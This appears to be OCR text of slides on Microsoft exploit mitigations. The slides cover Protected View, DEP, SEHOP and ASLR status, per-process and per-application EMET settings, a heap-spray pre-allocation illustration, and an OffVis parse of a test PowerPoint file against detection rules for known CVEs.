
- Office File Validation and Protected View



Protected View Office has detected a problem with this file. Editing it may harm your computer. Click for more details.

Exploit mitigations






System Status

Data Execution Prevention (DEP)	✓	Always On
Structured Exception Handler Overwrite Protection (SEHOP)	✓	Application Opt Out
Address Space Layout Randomization (ASLR)	✓	Application Opt In


Running Processes

Process ID	Process Name	DEP	Running EMET
5744	taskeng	✓	
3888	UcMapi	✓	
2360	MsitTpmSvc	✓	
3932	taskhost	✓	✓
2944	CcmExec	✓	
1756	sftdcc	✓	
768	explorer	✓	✓
4904	SearchIndexer	✓	✓
3524	svchost	✓	✓
368	smss	✓	
1744	AEADISRV	✓	
560	csrss	✓	
5316	audiodg	?	
6664	iexplore	✓	✓
2920	SynTPLpr	✓	
4692	SynTPEnh	✓	
944	MsMpEng	✓	
548	wininit	✓	
540	svchost	✓	✓




App Name	DEP	SEHOP	NullPage	HeapSpray	EAF	MandatoryASLR	BottomUpRand
communicator.exe	☑	☑	☑	☑	☑	☑	☑
conhost.exe	☑	☑	☑	☑	☑	☑	☑
csrss.exe	☑	☑	☑	☑	☑	☑	☑
dwm.exe	☑	☑	☑	☑	☑	☑	☑
EXCEL.EXE	☑	☑	☑	☑	☑	☑	☑
explorer.exe	☑	☑	☑	☑	☑	☑	☑
FwcMgmt.exe	☑	☑	☑	☑	☑	☑	☑
GROOVE.EXE	☑	☑	☑	☑	☑	☑	☑
hhc.exe	☑	☑	☑	☑	☑	☑	☑
iexplore.exe	☑	☑	☑	☑	□	☑	☑
iexplore.exe	☑	☑	☑	☑	□	☑	☑
ImagingDevices.exe	☑	☑	☑	☑	☑	☑	☑
INFOPATH.EXE	☑	☑	☑	☑	☑	☑	☑
lsass.exe	☑	☑	☑	☑	☑	☑	☑
lsm.exe	☑	☑	☑	☑	☑	☑	☑
MSACCESS.EXE	☑	☑	☑	☑	☑	☑	☑
msiexec.exe	☑	☑	☑	☑	☑	☑	☑
nvvsvc.exe	☑	☑	☑	☑	☑	☑	☑
ONENOTE.EXE	☑	☑	☑	☑	☑	☑	☑
ONENOTEM.EXE	☑	☑	☑	☑	☑	☑	☑
OUTLOOK.EXE	☑	☑	☑	☑	☑	☑	☑
POWERPNT.EXE	☑	☑	☑	☑	☑	☑	☑


EMET: Heap spray pre-allocation



0101010101010101010101010101
0010101010101010101010101010
1010101010101010101010101010
1010101010101010101010101010
1010101010101010101010101010
1010101010101010101010101010
1010101010101010101010101010
1010101010 0101010101010101
1010101010101010101010101010
1010101010101010101001010110
1010101010101010101010101010
1010101010101010101010101010
1010101010101010101010101010
1010101010101010101010101010



0101010101010101010101010101
0010101010101010101010101010
1010101010101010101010101010
1010101010101010101010101010
10101 01010101010101010101
1010101010101010101010101010
1010101010101010101010101010
101010101 METEMETEMETE
METEMETEMETEMETEMETEMET10101
0101010101010101010100101011
0101010101010101010101010101
0101010101010101010101010101
0101010101010101010101010101
0101010101010101010101010101
0



OffVis: test.pp_

File Edit Options Tools Help

Parser: Cases.dll : PowerPoint97_2003BinaryFormatDetectionLogic(CVE-2009-0556, CVE-2006-0022, CVE-2007-0671, CVE-2

Parse

Raw File Contents

```
00000000  D0 CF 11 E0 A1 B1 1A E1 00 00 00 00 00 00 00 00   ÐÏ.à¡±.á........
00000010  00 00 00 00 00 00 00 00 3E 00 03 00 FE FF 09 00   ........>...þÿ..
00000020  06 00 00 00 00 00 00 00 00 00 00 00 0D 00 00 00   ................
00000030  0D 00 00 00 00 00 00 00 00 10 00 00 0F 00 00 00   ................
00000040  01 00 00 00 FE FF FF FF 00 00 00 00 00 00 00 00   ....þÿÿÿ........
00000050  01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00   ................
00000060  05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00   ................
00000070  09 00 00 00 0A 00 00 00 0B 00 00 00 0C 00 00 00   ................
00000080  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000090  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000000A0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000000B0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000000C0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000000D0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000000E0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000000F0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000100  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000110  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000120  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000130  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000140  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000150  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000160  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000170  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000180  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000190  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000001A0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000001B0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000001C0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000001D0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000001E0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000001F0  FF FF FF FF FF FF FF FF FF FF FF FF FE FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿþÿÿÿ
00000200  FD FF FF FF FD FF FF FF FD FF FF FF FD FF FF FF   ýÿÿÿýÿÿÿýÿÿÿýÿÿÿ
00000210  FD FF FF FF FD FF FF FF FD FF FF FF FD FF FF FF   ýÿÿÿýÿÿÿýÿÿÿýÿÿÿ
00000220  FD FF FF FF FD FF FF FF FD FF FF FF FD FF FF FF   ýÿÿÿýÿÿÿýÿÿÿýÿÿÿ
00000230  FD FF FF FF 0E 00 00 00 FE FF FF FF FE FF FF FF   ýÿÿÿ....þÿÿÿþÿÿÿ
00000240  FE FF FF FF 12 00 00 00 13 00 00 00 14 00 00 00   þÿÿÿ............
00000250  15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00   ................
```

Parsing Results

Name	Value	Offset	Size
OLESSRoot		0	8192
OLESSHeader		0	512
FAT[1664]		512	6656
MiniFAT[128]		8192	512
DirectoryEntries[8]		7168	1024
PowerPointBinaryDocuments[1]		761856	68733
PowerPointBinaryDocument[0]		761856	68733
Children[10]		761856	68733
Container[0]	PST_Document	761856	2640
Container[1]	PST_MainMaster	764496	2628
Container[2]	PST_Notes	767124	1666
Container[3]	PST_Handout	768790	1216
Container[4]	PST_Slide	770006	55577
Container[5]	PST_Slide	825583	646
Container[6]	PST_Notes	826229	536
Atom[7]	PST_ExternalOleO...	826765	3736
Atom[8]	PST_PersistDirecto...	830501	52
Atom[9]	PST_UserEditAtom	830553	36

